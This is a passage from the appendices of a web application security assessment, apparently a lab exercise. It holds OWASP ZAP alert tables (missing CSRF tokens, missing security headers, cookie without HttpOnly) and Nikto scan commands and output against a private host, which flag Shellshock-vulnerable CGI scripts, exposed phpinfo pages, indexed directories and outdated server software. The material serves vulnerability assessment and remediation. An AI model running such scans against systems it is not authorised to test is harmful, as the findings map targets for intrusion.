| Description  | <p>No Anti-CSRF tokens were found in a HTML submission form.</p> <p>A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.</p> <p>CSRF attacks are effective in a number of situations, including:</p> <ul style="list-style-type: none"> <li>* The victim has an active session on the target site.</li> <li>* The victim is authenticated via HTTP auth on the target site.</li> <li>* The victim is on the same local network as the target site.</li> </ul> <p>CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.</p> |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/  |
| Method       | POST  |
| Evidence     | <form method="post">  |
| URL          | http://192.168.1.20/product_details.php?%20id=2   |
| Method       | POST  |
| Evidence     | <form class="form-horizontal loginFrm" method="post">   |
| URL          | http://192.168.1.20/product_details.php?%20id=1   |
| Method       | POST  |
| Evidence     | <form class="form-horizontal loginFrm" method="post">   |
| URL          | http://192.168.1.20/product_details.php?%20id=4   |
| Method       | POST  |
| Evidence     | <form class="form-horizontal loginFrm" method="post">   |
| URL          | http://192.168.1.20/product_details.php?%20id=3   |
| Method       | POST  |
| Evidence     | <form class="form-horizontal loginFrm" method="post">   |
| URL          | http://192.168.1.20/admin/ADMIN/AS/asset.php  |
| Method       | POST  |
| Evidence     | <form method="POST" action="delete_product.php">  |
| URL          | http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1  |
| Method       | POST  |
| Evidence     | <form method="post">  |
| URL          | http://192.168.1.20/admin/ADMIN/OOS/reports.php   |
| Method       | GET   |
| Evidence     | <form action="print_orders.php" target="my-iframe" class="form-horizontal" method="post">   |

|           |  |
|-----------|--|
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/asset.php  |
| Method    | GET  |
| Evidence  | <form method="POST" action="delete_product.php">   |
| URL       | http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=10  |
| Method    | GET  |
| Evidence  | <form class="form-horizontal" method="post" role="form" enctype="multipart/form-data">   |
| URL       | http://192.168.1.20/admin/ADMIN/AS/view_product.php?id=11  |
| Method    | GET  |
| Evidence  | <form class="form-horizontal" method="post" role="form" enctype="multipart/form-data">   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=3  |
| Method    | GET  |
| Evidence  | <form class="form-horizontal" method="post" role="form" enctype="multipart/form-data">   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=2  |
| Method    | GET  |
| Evidence  | <form class="form-horizontal" method="post" role="form" enctype="multipart/form-data">   |
| URL       | http://192.168.1.20/login.php  |
| Method    | GET  |
| Evidence  | <form class="form-horizontal loginFrm" method="post">  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=5  |
| Method    | GET  |
| Evidence  | <form class="form-horizontal" method="post" role="form" enctype="multipart/form-data">   |
| URL       | http://192.168.1.20/register.php   |
| Method    | POST   |
| Evidence  | <form class="form-horizontal loginFrm" method="post">  |
| URL       | http://192.168.1.20/products.php?page=1  |
| Method    | POST   |
| Evidence  | <form method="post">   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=4  |
| Method    | GET  |
| Evidence  | <form class="form-horizontal" method="post" role="form" enctype="multipart/form-data">   |
| URL       | http://192.168.1.20/products.php?page=2  |
| Method    | POST   |
| Evidence  | <form method="post">   |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/index.php  |
| Method    | GET  |
| Evidence  | <form method="post">   |
| Instances | 262  |
| Solution  | Phase: Architecture and Design   |
|           | Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. |
|           | For example, use anti-CSRF packages such as the OWASP CSRFGuard.   |
|           | Phase: Implementation  |

|                   |   |
|-------------------|---|
|                   | <p>Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.</p> <p>Phase: Architecture and Design</p> <p>Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).</p> <p>Note that this can be bypassed using XSS.</p> <p>Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.</p> <p>Note that this can be bypassed using XSS.</p> <p>Use the ESAPI Session Management control.</p> <p>This control includes a component for CSRF.</p> <p>Do not use the GET method for any request that triggers a state change.</p> <p>Phase: Implementation</p> <p>Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.</p> |
| Other information | No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 2: "" ].   |
| Reference         | <a href="http://projects.webappsec.org/Cross-Site-Request-Forgery">http://projects.webappsec.org/Cross-Site-Request-Forgery</a><br><a href="http://cwe.mitre.org/data/definitions/352.html">http://cwe.mitre.org/data/definitions/352.html</a>  |
| CWE Id            | 352   |
| WASC Id           | 9   |
| Source ID         | 3   |

| Low (Medium) | X-Content-Type-Options Header Missing  |
|--------------|--|
| Description  | The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. |
| URL          | http://192.168.1.20/robots.txt   |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/index.php  |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/ADS/index.php  |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/icons/text.gif   |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/add_new_equipment.php  |
| Method       | POST   |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/OOS/index.php   |
| Method       | POST   |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/ADS/messages_box.php  |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/index.php  |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/asset.php  |
| Method       | POST   |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/pass.png   |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/ADS/css/font-awesome.css   |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/bootstrap.min.js   |
| Method       | GET  |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/ADS/   |
| Method       | POST   |
| Parameter    | X-Content-Type-Options   |
| URL          | http://192.168.1.20/admin/ADMIN/ADS/js/jquery.dataTables.js  |

|                   |   |
|-------------------|---|
| Method            | GET   |
| Parameter         | X-Content-Type-Options  |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/ADS/print_Customerlist.php">http://192.168.1.20/admin/ADMIN/ADS/print_Customerlist.php</a>   |
| Method            | GET   |
| Parameter         | X-Content-Type-Options  |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/OOS/jquery-1.10.2.js">http://192.168.1.20/admin/ADMIN/OOS/jquery-1.10.2.js</a>   |
| Method            | GET   |
| Parameter         | X-Content-Type-Options  |
| URL               | <a href="http://192.168.1.20/docs.min.js">http://192.168.1.20/docs.min.js</a>   |
| Method            | GET   |
| Parameter         | X-Content-Type-Options  |
| URL               | <a href="http://192.168.1.20/icons/compressed.gif">http://192.168.1.20/icons/compressed.gif</a>   |
| Method            | GET   |
| Parameter         | X-Content-Type-Options  |
| URL               | <a href="http://192.168.1.20/assets/js/bootstrap-typeahead.js">http://192.168.1.20/assets/js/bootstrap-typeahead.js</a>   |
| Method            | GET   |
| Parameter         | X-Content-Type-Options  |
| URL               | <a href="http://192.168.1.20/affix.php?type=terms.php">http://192.168.1.20/affix.php?type=terms.php</a>   |
| Method            | GET   |
| Parameter         | X-Content-Type-Options  |
| Instances         | 370   |
| Solution          | <p>Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.</p> <p>If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.</p> |
| Other information | <p>This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.</p> <p>At "High" threshold this scanner will not alert on client or server error responses.</p>   |
| Reference         | <a href="http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx">http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx</a><br><a href="https://www.owasp.org/index.php/List_of_useful_HTTP_headers">https://www.owasp.org/index.php/List_of_useful_HTTP_headers</a>  |
| CWE Id            | 16  |
| WASC Id           | 15  |
| Source ID         | 3   |

| Low<br>(Medium) | Web Browser XSS Protection Not Enabled  |
|-----------------|---|
| Description     | Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server |
| URL             | http://192.168.1.20/admin/ADMIN/OOS/  |
| Method          | POST  |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/OOS/view_order_notif.php  |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/AS/reports.php  |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/AS/reports1.php   |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/OOS/confirmed_order.php  |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/assets/js/ie8-responsive-file-warning.js  |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/OOS/orders.php   |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=10  |
| Method          | POST  |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/AS/   |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php   |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=11  |
| Method          | POST  |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/OOS/offcanvas.js  |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/ADS/Customer_list.php  |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |
| URL             | http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=1   |
| Method          | GET   |
| Parameter       | X-XSS-Protection  |



|                   |   |
|-------------------|---|
| URL               | <a href="http://192.168.1.20/admin/ADMIN/SERVER/OOS/reports.php">http://192.168.1.20/admin/ADMIN/SERVER/OOS/reports.php</a>   |
| Method            | GET   |
| Parameter         | X-XSS-Protection  |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=2">http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=2</a>   |
| Method            | GET   |
| Parameter         | X-XSS-Protection  |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=3">http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=3</a>   |
| Method            | GET   |
| Parameter         | X-XSS-Protection  |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/SERVER/AS/offcanvas.js">http://192.168.1.20/admin/ADMIN/SERVER/AS/offcanvas.js</a>   |
| Method            | GET   |
| Parameter         | X-XSS-Protection  |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/OOS/pending_order.php">http://192.168.1.20/admin/ADMIN/OOS/pending_order.php</a>   |
| Method            | GET   |
| Parameter         | X-XSS-Protection  |
| URL               | <a href="http://192.168.1.20/admin/ADMIN/SERVER/ADS/index.php">http://192.168.1.20/admin/ADMIN/SERVER/ADS/index.php</a>   |
| Method            | GET   |
| Parameter         | X-XSS-Protection  |
| Instances         | 265   |
| Solution          | Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.   |
| Other information | The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it: |
|                   | X-XSS-Protection: 1; mode=block   |
|                   | X-XSS-Protection: 1; report= <a href="http://www.example.com/xss">http://www.example.com/xss</a>  |
|                   | The following values would disable it:  |
|                   | X-XSS-Protection: 0   |
| Reference         | The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit).  |
|                   | Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).                       |
| Reference         | <a href="https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet">https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet</a> |
|                   | <a href="https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers/">https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers/</a>       |
| CWE Id            | 933   |
| WASC Id           | 14  |
| Source ID         | 3   |

| Low (Medium) | Cookie No HttpOnly Flag  |
|--------------|--|
| Description  | A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible. |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/  |
| Method       | GET  |
| Parameter    | PHPSESSID  |
| Evidence     | Set-Cookie: PHPSESSID  |
| Instances    | 1  |
| Solution     | Ensure that the HttpOnly flag is set for all cookies.  |
| Reference    | <a href="http://www.owasp.org/index.php/HttpOnly">http://www.owasp.org/index.php/HttpOnly</a>  |
| CWE Id       | 16   |
| WASC Id      | 13   |
| Source ID    | 3  |

## APPENDIX C - NIKTO RESULTS

---

nikto

nikto -h http://192.168.1.20  
- Nikto v2.1.6

-----

+ Target IP: 192.168.1.20  
+ Target Hostname: 192.168.1.20  
+ Target Port: 80  
+ Start Time: 2019-11-15 11:38:22 (GMT-5)

-----

+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7  
+ Retrieved x-powered-by header: PHP/5.4.7  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ OSVDB-3268: /company-accounts/: Directory indexing found.  
+ Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 1 entry which should be manually viewed.  
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.  
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found:  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var  
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>).  
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278>).  
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ /phpinfo.php: Output from the phpinfo() function was found.  
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-3092: /admin/: This might be interesting...  
+ OSVDB-3268: /img/: Directory indexing found.  
+ OSVDB-3092: /img/: This might be interesting...  
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3268: /database/: Directory indexing found.  
+ OSVDB-3093: /database/: Databases? Really??  
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. <http://www.securityfocus.com/bid/4431>.

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.  
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ /login.php: Admin login page/section found.  
+ 9535 requests: 0 error(s) and 32 item(s) reported on remote host  
+ End Time: 2019-11-15 11:39:30 (GMT-5) (68 seconds)

-----  
+ 1 host(s) tested

nikto -h http://192.168.1.20:80  
- Nikto v2.1.6

-----  
+ Target IP: 192.168.1.20  
+ Target Hostname: 192.168.1.20  
+ Target Port: 80  
+ Start Time: 2019-11-15 11:39:31 (GMT-5)  
-----  
+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7  
+ Retrieved x-powered-by header: PHP/5.4.7  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ OSVDB-3268: /company-accounts/: Directory indexing found.  
+ Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 1 entry which should be manually viewed.  
+ OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.  
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found:  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var, HTTP\_NOT\_FOUND.html.var,  
HTTP\_NOT\_FOUND.html.var  
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>).  
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278>).  
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ /phpinfo.php: Output from the phpinfo() function was found.  
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-3092: /admin/: This might be interesting...  
+ OSVDB-3268: /img/: Directory indexing found.  
+ OSVDB-3092: /img/: This might be interesting...  
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.  
+ OSVDB-3268: /database/: Directory indexing found.  
+ OSVDB-3093: /database/: Databases? Really??  
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. <http://www.securityfocus.com/bid/4431>.  
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.  
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ /login.php: Admin login page/section found.  
+ 9535 requests: 0 error(s) and 32 item(s) reported on remote host  
+ End Time: 2019-11-15 11:40:42 (GMT-5) (71 seconds)

---

+ 1 host(s) tested

nikto -h http://192.168.1.20:443  
- Nikto v2.1.6

---

+ Target IP: 192.168.1.20  
+ Target Hostname: 192.168.1.20  
+ Target Port: 443

---

+ SSL Info: Subject: /C=DE/ST=Berlin/L=Berlin/O=Apache Friends/CN=localhost  
Ciphers: ECDHE-RSA-AES256-GCM-SHA384  
Issuer: /C=DE/ST=Berlin/L=Berlin/O=Apache Friends/CN=localhost  
+ Start Time: 2019-11-15 11:40:42 (GMT-5)

---

+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.  
+ The site uses SSL and Expect-CT header is not present.  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ All CGI directories 'found', use '-C none' to test none  
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.  
+ Hostname '192.168.1.20' does not match certificate's names: localhost  
+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found:  
HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var,  
HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var,  
HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var,  
HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var, HTTP\_FORBIDDEN.html.var,  
HTTP\_FORBIDDEN.html.var

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>).

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278>).

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. <http://www.securityfocus.com/bid/4431>.

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ 26545 requests: 0 error(s) and 17 item(s) reported on remote host

+ End Time: 2019-11-15 11:44:11 (GMT-5) (209 seconds)

-----

+ 1 host(s) tested